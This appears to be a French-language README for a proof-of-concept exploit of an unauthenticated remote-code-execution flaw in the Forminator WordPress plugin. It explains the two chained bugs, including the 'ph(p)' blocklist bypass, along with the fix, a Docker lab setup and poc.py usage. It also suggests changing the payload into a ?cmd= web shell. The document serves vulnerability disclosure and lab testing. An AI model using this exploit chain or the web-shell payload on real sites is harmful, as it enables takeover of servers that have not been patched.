
 0x4cr/cve-2026-15748
RCE non authentifiée dans WordPress Forminator Forms <= 1.56.1 (CVSS 9.8)

Téléversement arbitraire de fichiers sans authentification via une configuration falsifiée du champ de téléversement
| Champ | Détail |
|---|---|
| ID CVE | CVE-2026-15748 |
| CVSS | 9.8 (Critique) |
| CWE | CWE-434 — Téléversement sans restriction de fichier de type dangereux |
| Affecté | Forminator Forms <= 1.56.1 |
| Corrigé dans | 1.56.2 |
| Authentification requise | Aucune |
| Découvert par | daroo |
Forminator Forms pour WordPress (plus de 600 000 installations actives) contient une vulnérabilité de téléversement arbitraire de fichiers sans authentification qui conduit à une exécution de code à distance (RCE).
La vulnérabilité enchaîne deux failles :
Injection de la clé return (front-action.php) : La fonction set_field_data() vérifie si $field_data['return'] est vrai avant de le désactiver. Un attaquant envoie des données POST imbriquées pour un champ Select avec return=1, field_type=upload et un field_array forgé. L'entrée est ajoutée directement à field_data_array sans validation, et process_uploads() la traite comme un champ de téléversement légitime.
Contournement de la liste de blocage (upload.php + helper-fields.php) : La propriété de champ additional-type accepte ph(p)|text/x-php. get_additional_file_mime_types() découpe sur | pour produire ['ph(p)' => 'text/x-php']. La liste de blocage des extensions utilise in_array('ph(p)', $filters, true) qui ne correspond pas à 'php'. La fonction wp_check_filetype() de WordPress utilise ph(p) comme motif regex qui, lui, correspond à .php. Le type MIME text/x-php est injecté dans le filtre upload_mimes de WordPress, satisfaisant ainsi wp_check_filetype_and_ext().
Correctifs dans 1.56.2 :
front-action.php : Ajoute unset($field_data['return']) avant la vérification de véracitéhelper-fields.php : Normalise les clés de la liste de blocage avec preg_replace('/[^a-z0-9]/', '', $alternative) afin que ph(p) devienne php et soit bloqué1. POST nested array data for Select field with return=1
|
2. set_field_data() skips validation via early-return path
|
3. Forged entry injected into field_data_array with field_type=upload
|
4. process_uploads() processes it as a legitimate upload field
|
5. additional-type=ph(p)|text/x-php bypasses blocklist + MIME check
|
6. move_uploaded_file() saves .php to uploads directory
|
7. Attacker accesses uploaded file --> RCE
.htaccess est totalement ignoré).htaccess est ignoré).htaccess de Forminator a été supprimé ou écraséDémarrez le laboratoire Docker :
git clone https://github.com/str1ke2pwn/CVE-2026-15748.git
cd CVE-2026-15748
docker-compose up -d


Ouvrez http://localhost:8080 et terminez la configuration de WordPress.

Allez dans Plugins > Ajouter > Téléverser une extension et installez Forminator v1.56.0.
Remarque : Si vous obtenez une erreur du type « Le lien que vous avez suivi a expiré » lors du téléversement du plugin, la limite de téléversement PHP est trop basse. Corrigez-la avec :
docker-compose exec wordpress bash -c 'echo "upload_max_filesize=64M
post_max_size=64M" > /usr/local/etc/php/conf.d/uploads.ini'
docker-compose restart wordpress
Réessayez ensuite de téléverser le plugin.


Allez dans Forminator > Forms > Create et ajoutez :
Enregistrez le formulaire, puis créez une nouvelle Page avec le shortcode [forminator_form id="XX"] et publiez-la.

Forminator place un fichier .htaccess dans son répertoire d'uploads qui bloque l'exécution de PHP. Sur les serveurs nginx (qui ignorent .htaccess), cette protection n'existe pas. Pour simuler cela dans notre labo basé sur Apache :
docker-compose exec wordpress bash -c 'cat > /etc/apache2/conf-enabled/forminator-lab.conf << "CONF"
<Directory /var/www/html/wp-content/uploads/forminator>
    AllowOverride None
    Options +Indexes
    DirectoryIndex disabled
</Directory>
CONF
apache2ctl graceful'

pip install -r requirements.txt
python poc.py --url http://localhost:8080 --page-url http://localhost:8080/?page_id=YOUR_PAGE_ID

Ouvrez l'URL issue de la sortie du PoC dans un navigateur. La page affiche CVE-2026-15748-PoC-Verified suivi de la sortie de phpinfo(), confirmant l'exécution de code PHP sur le serveur.
Pour démontrer l'impact complet de la RCE, modifiez SAFE_PAYLOAD dans poc.py pour inclure l'exécution de commandes, relancez, puis accédez à l'URL avec ?cmd=whoami :


Le fichier PHP téléversé est présent sur le système de fichiers du serveur :
docker-compose exec wordpress find /var/www/html/wp-content/uploads -name '*.php' | grep poc-test

pip install requests
# Auto-detect forms and exploit
python poc.py --url http://localhost:8080

# Specify form page directly
python poc.py --url http://localhost:8080 --page-url http://localhost:8080/contact/

# Specify form ID
python poc.py --url http://localhost:8080 --form-id 1234

# Verify only (check if file already uploaded)
python poc.py --url http://localhost:8080 --verify-only

# Cleanup after test
python poc.py --url http://localhost:8080 --cleanup
Découvrez les outils les plus utilisés par notre communauté.
Pas encore de données de popularité.
